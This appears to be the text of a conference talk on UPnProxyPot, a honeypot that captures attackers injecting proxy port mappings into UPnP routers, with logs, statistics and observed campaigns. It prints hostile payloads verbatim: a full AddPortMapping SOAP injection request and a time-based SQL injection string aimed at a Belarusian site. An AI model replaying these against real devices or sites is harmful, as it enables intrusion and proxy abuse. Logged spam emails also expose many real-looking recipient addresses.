- Attackers are fingerprinting certs (initially via subject lines)
- The automated cloning process scrapes the domain from the ClientHello
- We then go forward to the injected endpoint and get it’s cert info w/ SNI
- We copy the subject field (O=Oh Noes LLC; CN=www.domain.lol)
- We mirror this subject in our cloned self signed certs
- 1 day before Defcon deadline… it broke… I haven’t figured it out.
- :*(

UPnProxyPot

Automated PCAP'ing

- **Project uses gopacket**
- **Allows us to create pcaps on the fly using BPF**
- **As attackers interact with a proxied injection, PCAPs are collected**
- **If you find something interesting in the logs, you can find the associated PCAP and see the entire session easily in your favorite packet muncher**
- **WARNING: If you run out of disk space, this is probably why**

```
pcaps]# ls | wc -l
81100
```

```
pcaps]# du -ch
5.4G total
```

UPnProxyPot

1.5’ish years in the wild

- 14 nodes deployed across a single VPS provider
- Geos from Dallas to London to Tokyo
- 300GB+ of PCAPs and logs
- 100’s of millions of captured proxy sessions
- Billions of lines of logs

UPnProxyPot

Data, where'd you go?

I'm an idiot. 💯

UPnProxyPot

2’ish months in the wild

- 4 nodes deployed across a single VPS provider
- US, UK, India, & Japan
- 39GB+ of PCAPs and logs
- 230k+ of captured proxy sessions
- 22+ million lines of logs

Lost data sucks but...

Thankfully a lot of it was kinda boring (as you'll see).

- **Trends in "new" data reflect what was observed in lost data**
- **Not ALL data was lost, I did manage to save SOME of the interesting bits in notes and smaller carve outs**

UPnProxy: Observations

Injection testing

- Injections aren’t blindly applied
- Actors first insert a test proxy instance
- After confirmation that it works, they inject a real proxy
- Utilize it
- Then delete it … or at least try to

UPnProxy: Observations

Injection testing

```
2021/04/24 01:29:35 SSDP In: 93.190.139.76:46565
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:upnp:rootdevice
Man:"ssdp:discover"
MX:1
```

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=120
ST: upnp:rootdevice
USN: uuid:fc4ec57e-b051-11db-88f8-0060085db3f6::upnp:rootdevice
EXT:
SERVER: Net-OS 5.xx UPnP/1.0
LOCATION: http://192.168.0.1:2048/etc/linuxigd/gatedesc.xml
```

```
2021/04/24 01:29:35 UPnP In: 93.190.139.76:57332
GET /etc/linuxigd/gatedesc.xml HTTP/1.0
Host: 192.168.0.1:2048
```

UPnProxy: Observations

Injection testing (cont.)

```
2021/04/24 01:29:35 UPnP In: 93.190.139.76:57366
POST /etc/linuxigd/gateconnSCPD.ctl HTTP/1.0
HOST: 192.168.0.1:2048
SOAPACTION:"urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"
CONTENT-TYPE: text/xml ; charset="utf-8"
Content-Length: 634
```

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>22280</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
<NewInternalPort>80</NewInternalPort>
<NewInternalClient>74.6.231.21</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>sync22280</NewPortMappingDescription
<NewLeaseDuration>600</NewLeaseDuration>
</u:AddPortMapping>
</s:Body>
</s:Envelope>
```

UPnProxy: Observations

Injection testing (cont.)

```
2021/04/24 01:29:35 93.190.139.76:57388=>74.6.231.21:80 {sync22280 600 74.6.231.21 80 22280  1 TCP}
GET / HTTP/1.0
Host: yahoo.com

2021/04/24 01:29:35 74.6.231.21:80=>93.190.139.76:57388 {sync22280 600 74.6.231.21 80 22280  1 TCP}
HTTP/1.0 301 Moved Permanently
Date: Sat, 24 Apr 2021 01:29:35 GMT
Server: ATS
Cache-Control: no-store, no-cache
Content-Type: text/html
Content-Language: en
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
Location: https://yahoo.com/
Content-Length: 8
redirect
```

UPnProxy: Observations

Injection testing (cont.)


```
2021/04/24 01:29:35 UPnP In: 93.190.139.76:57634
POST /etc/linuxigd/gateconnSCPD.ctl HTTP/1.0
HOST: 192.168.0.1:2048
SOAPACTION:"urn:schemas-upnp-org:service:WANIPConnection:1#DeletePortMapping"
CONTENT-TYPE: text/xml ; charset="utf-8"
Content-Length: 413

^@s-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>22280</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
</u:DeletePortMapping>
</s:Body>
</s:Envelope>
^@"urn:schemas-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>22280</NewExternalPort>
...
```

```
^@s-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>22280</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
</u:DeletePortMapping>
</s:Body>
</s:Envelope>
^@"urn:schemas-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>22280</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
<NewInternalPort>80</NewInternalPort>
<NewInternalClient>74.6.231.21</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>sync22280</NewPortMappingDescription
<NewLeaseDuration>600</NewLeaseDuration>
</u:AddPortMapping>
</s:Body>
</s:Envelope>
^@-com:service:Dummy:1^@/serviceType>
<serviceId^@urn:dummy-com:serviceId:dummy1^@/serviceId>
<controlURL^@/dummy^@/controlURL>
<eventSubURL^@/dummy^@/eventSubURL>
```


UPnProxy: Observations

Injection testing (cont.)

```
</serviceList>
<deviceList^@
<device^@
<deviceType^@urn:schemas-upnp-org:device:WANDevice:1^@/device
<friendlyName^@D-Link DSL-2730U^@/friendlyName>
<manufacturer^@D-Link^@/manufacturer>
<manufacturerURL^@http://www.broadcom.com^@/manufacturerURL>
<modelDescription^@D-Link DSL-2730U^@/modelDescription>
<modelName^@K8G^@/modelName>
<modelNumber^@1.0^@/modelNumber>
<modelURL^@http://www.broadcom.com^@/modelURL>
<UDN^@uuid:c8be1979-e34f-4fe3-7919-bec8be794f0001^@/UDN>
<serviceList^@
<service^@
<serviceType^@urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1^@/serviceType>
<serviceId^@urn:upnp-org:serviceId:WANCommonInterfaceConfig.1^@/serviceId>
<controlURL^@/uuid:c8be1979-e34f-4fe3-7919-bec8be794f0001/WANCommonInterfaceConfig:1^@/controlUR
```



UPnProxy: Observations

Injection testing (cont.)

```
% grep ":80=>" *.upnproxy.log --binary-files=text | cut -d'=' -f1 | awk '{print $3}' | sort | uniq -c | sort -nr
```

```
194686 89.39.105.12:80 - ip.shtml (IP & plug)
   684 23.62.198.254:80 - akamai
   546 74.6.231.20:80 - yahoo
   514 98.137.11.164:80 - yahoo
   514 98.137.11.163:80 - yahoo
   513 74.6.143.26:80 - yahoo
   502 74.6.143.25:80 - yahoo
   493 74.6.231.21:80 - yahoo
   315 23.66.22.254:80 - akamai
   275 23.34.208.53:80 - akamai
   235 23.206.47.136:80 - akamai
   158 23.5.235.143:80 - akamai
    38 23.36.87.113:80 - akamai
    32 23.206.46.23:80 - akamai
    28 104.73.60.191:80 - akamai
    16 172.217.20.110:80 - google
     5 94.100.180.200:80 - mail.ru
     4 217.69.139.202:80 - mail.ru
     3 195.201.43.23:80 - ip.php (IP)
     2 217.69.139.200:80 - mail.ru
```

UPnProxy: Observations

Injection testing (cont.)

```
2021/04/24 07:35:02 93.190.139.76:1603=>89.39.105.12:80 {sync38201 600 89.39.105.12 80 38201  1 TCP}
GET /ip.shtml HTTP/1.0
Host: 89.39.105.12

2021/04/24 07:35:02 89.39.105.12:80=>93.190.139.76:1603 {sync38201 600 89.39.105.12 80 38201  1 TCP}
HTTP/1.0 200 OK
Date: Sat, 24 Apr 2021 07:35:02 GMT
Server: Apache/2.4.6 (CentOS)
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=UTF-8

31.3.3.7UBCIEG
```

UPnProxy: Observations

TLS traffic… it's mostly boring.

- **Large campaign being run against Google**
- **It's so weird I don't even know what it is…**
- **57,924 intercepted requests in total...**
- **57,924 target Google...**
- **ClickFraud?... SEO?... ¯_(ツ)_/¯**

UPnProxy: Observations

What does a request log look like (ugly, I know)

```
&{Method:GET
URL:/search?q=cisco+spark+board+factory+reset&ie=utf-8&num=100&oe=utf-8&hl=en&gl=us&uule=w+CAIQIFISCUuXRXv3GUyGEY9nR_akm-y5&glp=1&gws
_rd=cr&fg=1&gcs=Dallas Proto:HTTP/1.1 ProtoMajor:1 ProtoMinor:1
Header:map[Accept:[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8] Accept-Encoding:[gzip, deflate]
Accept-Language:[en-GB,en;q=0.5] Connection:[keep-alive]
Cookie:[1P_JAR=2021-04-24-01;NID=214=RzWBrlojc8F0VWrzWpMo2uEUqo-Tl6syf-7eyHfQd2yopRFPy-tErlX3AoCM__qcXTTFMprQneJRQz1IF-MtncwRHwf5TqJj
d1e4Zv_lviGeUA0lVVzq3VylufCWrokEYW4IkTjfIq5iv-Jv7bOxbWOh6hBS42-Fk61-b2jsMOo] User-Agent:[Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36]] Body:{} GetBody:<nil> ContentLength:0 TransferEncoding:[]
Close:false Host:www.google.com Form:map[] PostForm:map[] MultipartForm:<nil> Trailer:map[] RemoteAddr:93.190.139.76:44501
RequestURI:/search?q=cisco+spark+board+factory+reset&ie=utf-8&num=100&oe=utf-8&hl=en&gl=us&uule=w+CAIQIFISCUuXRXv3GUyGEY9nR_akm-y5&gl
p=1&gws_rd=cr&fg=1&gcs=Dallas TLS:0xc0000b0790 Cancel:<nil> Response:<nil> ctx:0xc000061000}
```

UPnProxy: Observations

What does a response log look like (ugly, I know)

&{Status:200 OK StatusCode:200 Proto:HTTP/1.1 ProtoMajor:1 ProtoMinor:1 Header:map[Alt-Svc:[h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"] Cache-Control:[private, max-age=0] Content-Encoding:[gzip] Content-Type:[text/html; charset=UTF-8] Date:[Sat, 24 Apr 2021 01:32:29 GMT] Expires:[-1] P3p:[CP="This is not a P3P policy! See g.co/p3phelp for more info."] Server:[gws] Set-Cookie:[1P_JAR=2021-04-24-01; expires=Mon, 24-May-2021 01:32:29 GMT; path=/; domain=.google.com; Secure; SameSite=none
CGIC=Ij90ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSwqLyo7cT0wLjg; expires=Thu, 21-Oct-2021 01:32:29 GMT; path=/complete/search; domain=.google.com; HttpOnly
CGIC=Ij90ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSwqLyo7cT0wLjg; expires=Thu, 21-Oct-2021 01:32:29 GMT; path=/search; domain=.google.com; HttpOnly
NID=214=aPesL-QAwXfYF48X2avSfQ4claow9mhQkNZ2J_gaaj-4H_k6dzH6xBMZeFr5GUDT2Uotsq74hl6zVJSOrUUq1Kt2exPwnkpirYcFTQ4-UB6VzcgjF5h7NgtifBtic
C4SplJzsJbkI7ZMyiMrl2D00aOP2XNCnYK2v02ecjU3vps; expires=Sun, 24-Oct-2021 01:32:29 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=none] Strict-Transport-Security:[max-age=31536000] X-Frame-Options:[SAMEORIGIN] X-Xss-Protection:[0]] Body:0xc0000611c0 ContentLength:-1 TransferEncoding:[chunked] Close:false Uncompressed:false Trailer:map[] Request:0xc00034e100 TLS:0xc0000b08f0}

UPnProxy: Observations

Some weird searches...

- **57,237 searched terms**
- **No clear patterns…**
- **Different Geos**
- **Different UAs**
- **One request per session**

55 “samsung”
9 car insurance
6 car insurance companies
6 car insurance agents
6 auto insurance
5 renters insurance
5 car insurance quotes
5 auto insurance quotes
5 رياضة (sports… but in Arabic)
4 translation services
4 sport
4 social media
4 seo
4 roto rooter
4 renters insurance quotes
4 korean food
4 home insurance near me
4 eye doctors
4 dentist
3 zero down car financing
3 web development
3 web design
3 used cars for sale
3 technical writing services
3 rent a dumpster

UPnProxy: Observations

Searches for?...

72 hour deodorant

חידוש רישיון נהיגה לנהג חדש

antivirus download now

residential elevators

cannabis dispensary near me

747 多伦多

pokemon red walkthrough

recibir dinero del exterior

tesol course bangkok

خلطات تبييض الوجه مضمونه

como reparar un implante dental suelto

7giorni

jardinier paysagiste lille

villaria bukit antarabangsa

man grooming mistake grooming routine

marlboro summer camp

nba live odds

texas and the artichoke

ransomware virus

how many years is doctoral degree

online paralegal degree

best fat burner for women

leather trousers outfit

lawn in dupage county il

what is the purpose of a photocopier in the office

asobo ログイン

cancelar seguro de vida acuse de recibo site:quora.com

hoeveel graden is het in madrid

it プロセス オートメーション

free blog posting sites

a letter name list

saunaofen 9 kw mit integrierter steuerung

subway accident ny

life insurance permanent life

hadramout manchester

cabinet conseil en organisation

code promo le monde du bagage

hello kitty wallpaper for phone

socially responsible bank

hard yakka shirt

celtics owner

mỹ phẩm hàn quốc bạn có

baby girl baptism dress

seo for healthcare title tags site:quora.com

oncology surgical oncology

smile makeover cosmetic dental site:quora.com

capital one business credit report

révision opel

hairdressing leaflets

o poderoso chefinho

senior living community offering long term care

caesarstone concrete 2003

striking vipers

prix prothese dentaire amovible partielle

ktn news

missouri commercial cannabis

over 50 ira catch up

クラシック ファッション

best portable composter

aircraft soft goods market

fafafa slot hack

headhunter

certis usa pesticide companies in usa site:quora.com

what does a ca do

arretramento sella e mal di schiena

custom blinds clermont

free email security

design bundles design bundles sublimation

white death strain

roblox warning for parents

UPnProxy: Observations

Lotsa Googles...

27262 www.google.com	423 www.google.no	102 www.google.cl
5245 www.google.co.uk	408 www.google.be	98 www.google.com.my
2728 www.google.com.au	387 www.google.pl	92 www.google.com.pe
2352 www.google.fr	373 www.google.ae	90 www.google.co.th
1935 www.google.ca	347 www.google.ch	70 www.google.com.pk
1721 www.google.es	339 www.google.com.sg	61 www.google.cz
1642 www.google.co.in	295 www.google.co.nz	55 www.google.gr
1456 www.google.de	290 www.google.co.id	54 www.google.com.tw
1373 www.google.it	266 www.google.fi	51 www.google.co.kr
1357 www.google.com.br	245 www.google.co.za	49 www.google.com.eg
913 www.google.nl	241 www.google.com.co	41 www.google.bg
674 www.google.co.jp	223 www.google.com.vn	40 www.google.com.ua
629 www.google.com.tr	190 www.google.ie	33 www.google.com.bd
607 www.google.com.mx	180 www.google.com.hk	28 www.google.com.ng
460 www.google.com.ar	151 www.google.pt	27 www.google.hr
450 www.google.dk	135 www.google.ro	26 www.google.rs
442 www.google.se	123 www.google.com.ph	25 www.google.co.ma
424 www.google.co.il	113 www.google.com.sa	23 www.google.co.cr
423 www.google.no	113 www.google.at	18 www.google.sk

16 www.google.lk	7 www.google.com.gt	3 www.google.co.tz
16 www.google.com.ec	7 www.google.co.mz	3 www.google.co.ao
15 www.google.si	7 www.google.co.ke	2 www.google.ps
15 www.google.lu	6 www.google.tt	2 www.google.mg
15 www.google.com.qa	6 www.google.hn	2 www.google.kz
15 www.google.com.do	6 www.google.com.om	2 www.google.ht
14 www.google.lt	6 www.google.com.ni	2 www.google.gy
14 www.google.is	6 www.google.ba	2 www.google.gp
13 www.google.ee	6 www.google.am	2 www.google.gg
11 www.google.lv	5 www.google.sn	2 www.google.com.kh
11 www.google.com.sv	5 www.google.com.uy	2 www.google.com.bn
10 www.google.md	5 www.google.com.na	2 www.google.co.zm
10 www.google.com.kw	5 www.google.com.mt	2 www.google.co.ug
10 www.google.com.gh	4 www.google.com.pr	2 www.google.co.bw
10 www.google.com.bo	4 www.google.com.jm	2 www.google.cd
9 www.google.com.cy	4 www.google.com.bz	1 www.google.vg
9 www.google.com.bh	4 www.google.com.af	1 www.google.mk
8 www.google.dz	4 www.google.ci	1 www.google.kg
8 www.google.com.pa	4 www.google.az	1 www.google.co.vi
8 www.google.com.np	3 www.google.mn	1 www.google.cm
8 www.google.co.ve	3 www.google.me	1 www.google.bj
8 www.google.bs	3 www.google.cv	1 www.google.as
7 www.google.mu	3 www.google.com.py	1 www.google.ad
7 www.google.com.lb	3 www.google.com.ly	
	3 www.google.com.et	
	3 www.google.co.zw	

UPnProxy: Observations

293 different User-Agent's (top 20 most used)

4822 [Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_2 like Mac OS X) AppleWebKit/603.2.4 (KHTML, like Gecko) Version/10.0 Mobile/14F89 Safari/602.1

2425 [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36

2414 [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36

2368 [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36

2361 [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36

2339 [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.1.2 Safari/605.1.15

2328 [Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0

2327 [Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

2293 [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36

2278 [Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36

2274 [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36

2231 [Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36

2176 [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36

2126 [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36

2120 [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36

2105 [Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0

2088 [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36

2087 [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.1 Safari/605.1.15

2076 [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36

2070 [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.5 Safari/605.1.15

UPnProxy: Observations

Top talkers...

150449	185.177.126.184	4	74.120.14.56	1	45.129.56.200
16447	93.190.139.70	4	74.120.14.37	1	23.129.64.132
15691	93.190.139.76	4	167.248.133.53	1	192.241.213.231
4584	185.177.127.15	4	162.142.125.55	1	185.173.35.49
4535	51.89.97.5	3	178.62.247.40	1	104.140.188.14
4215	93.190.141.32	3	178.124.163.131		
3029	51.89.96.181	3	162.142.125.37		
2781	185.177.127.36	3	162.142.125.128		
1747	51.91.154.161	3	122.228.19.80		
509	5.62.63.30	2	91.241.19.122		
46	103.207.38.178	2	89.248.165.84		
18	103.147.185.194	2	85.119.151.252		
12	162.142.125.38	2	74.82.47.4		
8	74.120.14.53	2	74.120.14.40		
8	74.120.14.38	2	192.241.213.98		
8	167.248.133.55	2	192.241.207.231		
8	167.248.133.54	1	94.232.47.170		
8	162.142.125.96	1	85.119.151.253		
8	162.142.125.40	1	85.119.151.250		
7	180.214.239.226	1	71.6.135.131		

UPnProxy: Observations

Top 10 talkers… who are they?

```
Bulk mode; whois.cymru.com [2021-07-09 19:32:29 +0000]
49981   | 185.177.126.184  | 185.177.124.0/22    | NL | ripencc  | 2016-11-14 | WORLDSTREAM, NL
49981   | 93.190.139.70    | 93.190.136.0/22     | NL | ripencc  | 2008-05-16 | WORLDSTREAM, NL
49981   | 93.190.139.76    | 93.190.136.0/22     | NL | ripencc  | 2008-05-16 | WORLDSTREAM, NL
49981   | 185.177.127.15   | 185.177.124.0/22    | NL | ripencc  | 2016-11-14 | WORLDSTREAM, NL
16276   | 51.89.97.5       | 51.89.0.0/16        | FR | ripencc  | 1993-09-01 | OVH, FR
49981   | 93.190.141.32    | 93.190.140.0/22     | NL | ripencc  | 2008-05-16 | WORLDSTREAM, NL
16276   | 51.89.96.181     | 51.89.0.0/16        | FR | ripencc  | 1993-09-01 | OVH, FR
49981   | 185.177.127.36   | 185.177.124.0/22    | NL | ripencc  | 2016-11-14 | WORLDSTREAM, NL
16276   | 51.91.154.161    | 51.91.0.0/16        | FR | ripencc  | 1993-09-01 | OVH, FR
198605  | 5.62.63.30       | 5.62.62.0/23        | GB | ripencc  | 2012-06-08 | AVAST-AS-DC, CZ
```

UPnProxy: Observations

Theories on this...

- **Queries seem oddly… human.**
- **Traffic looks TOO organic**
- **Not sure end users are aware they're using IoT proxies**
- **(Residental) Proxy seller?**

UPnProxy: Observations

Spam campaigns

```
Message-ID: <7B62C4CF.02295B88@finnishmedicinesagency.biz>
Date: Tue, 11 May 2021 08:18:57 +0600
Reply-To: " Claudia" <eqigaqi@finnishmedicinesagency.biz>
From: " Erika" <eqigaqi@finnishmedicinesagency.biz>
MIME-Version: 1.0
To: <alexis-pakyse@hotmail.com>,
        <alexis-pal@hotmail.com>,
        <alexis-palexis@hotmail.com>,
        <alexis-papi@hotmail.com>,
        <alexis-perro@hotmail.com>,
        <alexis-pg@hotmail.com>,
        <alexis-pie@hotmail.com>
Subject:  Elisabeth
Content-Type: text/plain;
        charset="us-ascii"
Content-Transfer-Encoding: 8bit

http://joinlove.space/dating
```

```
Message-ID: <C31CA6E3.E90C6DDC@adventek.biz>
Date: Tue, 11 May 2021 02:14:00 +0500
Reply-To: " Inge" <iybuabawap@adventek.biz>
From: " Kerstin" <iybuabawap@adventek.biz>
X-Accept-Language: en-us
MIME-Version: 1.0
To: <lewis.free@hotmail.co.uk>,
        <lewis.friend@hotmail.co.uk>,
        <lewis.frost@hotmail.co.uk>
Subject: Carin  176cm 50kg
Content-Type: text/plain;
        charset="us-ascii"
Content-Transfer-Encoding: 8bit

http://sexy-sexyloover.space/dating
```

```
Message-ID: <B7BD390D.91838D8B@aprs-asso.biz>
Date: Tue, 11 May 2021 11:41:42 +1000
From: " Helga" <xaumvafoloko@aprs-asso.biz>
MIME-Version: 1.0
To: <alexialiras@hotmail.com>
Cc: <alexialisette@hotmail.com>,
        <alexialitle@hotmail.com>,
        <alexialitt@hotmail.com>,
        <alexialives4fashion@hotmail.com>,
        <alexialize@hotmail.com>,
        <alexialmodovar@hotmail.com>
Subject:  Sabine
Content-Type: text/plain;
        charset="us-ascii"
Content-Transfer-Encoding: 8bit

http://hotnewlove.space/dating
```

```
Message-ID: <9DC0A92A.80B527FE@afps-asso.
Date: Mon, 10 May 2021 18:45:35 -0700
From: " Britta" <psfiqii@afps-asso.biz>
MIME-Version: 1.0
To: <alexia_michelle@hotmail.com>
Subject:  Kate
Content-Type: text/plain;
        charset="us-ascii"
Content-Transfer-Encoding: 8bit

http://newestlove.space/dating
```


UPnProxy: Observations

You'll get blocked pretty quickly

```
2021/05/11 02:34:57
550 5.7.1 Service unavailable, Helo domain is listed in Spamhaus. To request
removal from this list see https://www.spamhaus.org/query/lookup/ (S8001)
[BN1NAM02FT025.eop-nam02.prod.protection.outlook.com]
```


UPnProxy: Observations

Belarus goes dark…



After Tumultuous Election, Belarus Goes Offline

Anna Baydakova and Sandali Handagama

August 10, 2020 · 4 min read

Following the controversial presidential elections in August 2020, where incumbent president Lukashenko won a "landslide victory" with 80% of the votes, the people of Belarus went to the streets to show their dissatisfaction and claimed the election result to be fraudulent.

The protests quickly grow and the authorities responded with widespread and violent arrests, Internet outage, and blocking of a large amount of news and political websites.

sb.by (news)

```
POST URL:/registration/confirm/index.php
GET URL:/bitrix/tools/captcha.php?captcha_sid=10da0c27c3e8ebd1373cae7a860bb14
```

photobelta.by (stock image hosting?)

```
GET URL:/ru/photos?theme_id=7217500%27%20union%20select%20%271%27,concat(sleep(360000),1)%23&id=480745
```

mail.rec.gov.by (central commission of the republic of belarus elections… or something)

```
GET URL:/mail/
```

exch.ont.by (news)

```
POST URL:/owa/auth.owa
```

UPnProxyPot: Observations

So...

So here's the cool part....

UPnProxy… for everyone

I’m releasing this to Github...

https://github.com/chadillac/UPnProxyPot

UPnProxy: is open source...

So, let's get some things out of the way right now

- First, this project was for fun, research, and to learn more Golang
- Second, I apologize in advance for my shitty code
- This was a research project… not commercial grade software… good enough isn't perfect, but it's better than nothing and served its purpose
- Yes, there are bugs, thank you for noticing… open an issue? How about you just submit a pull request instead?...
- Yes, it is hacky… I regret nothing
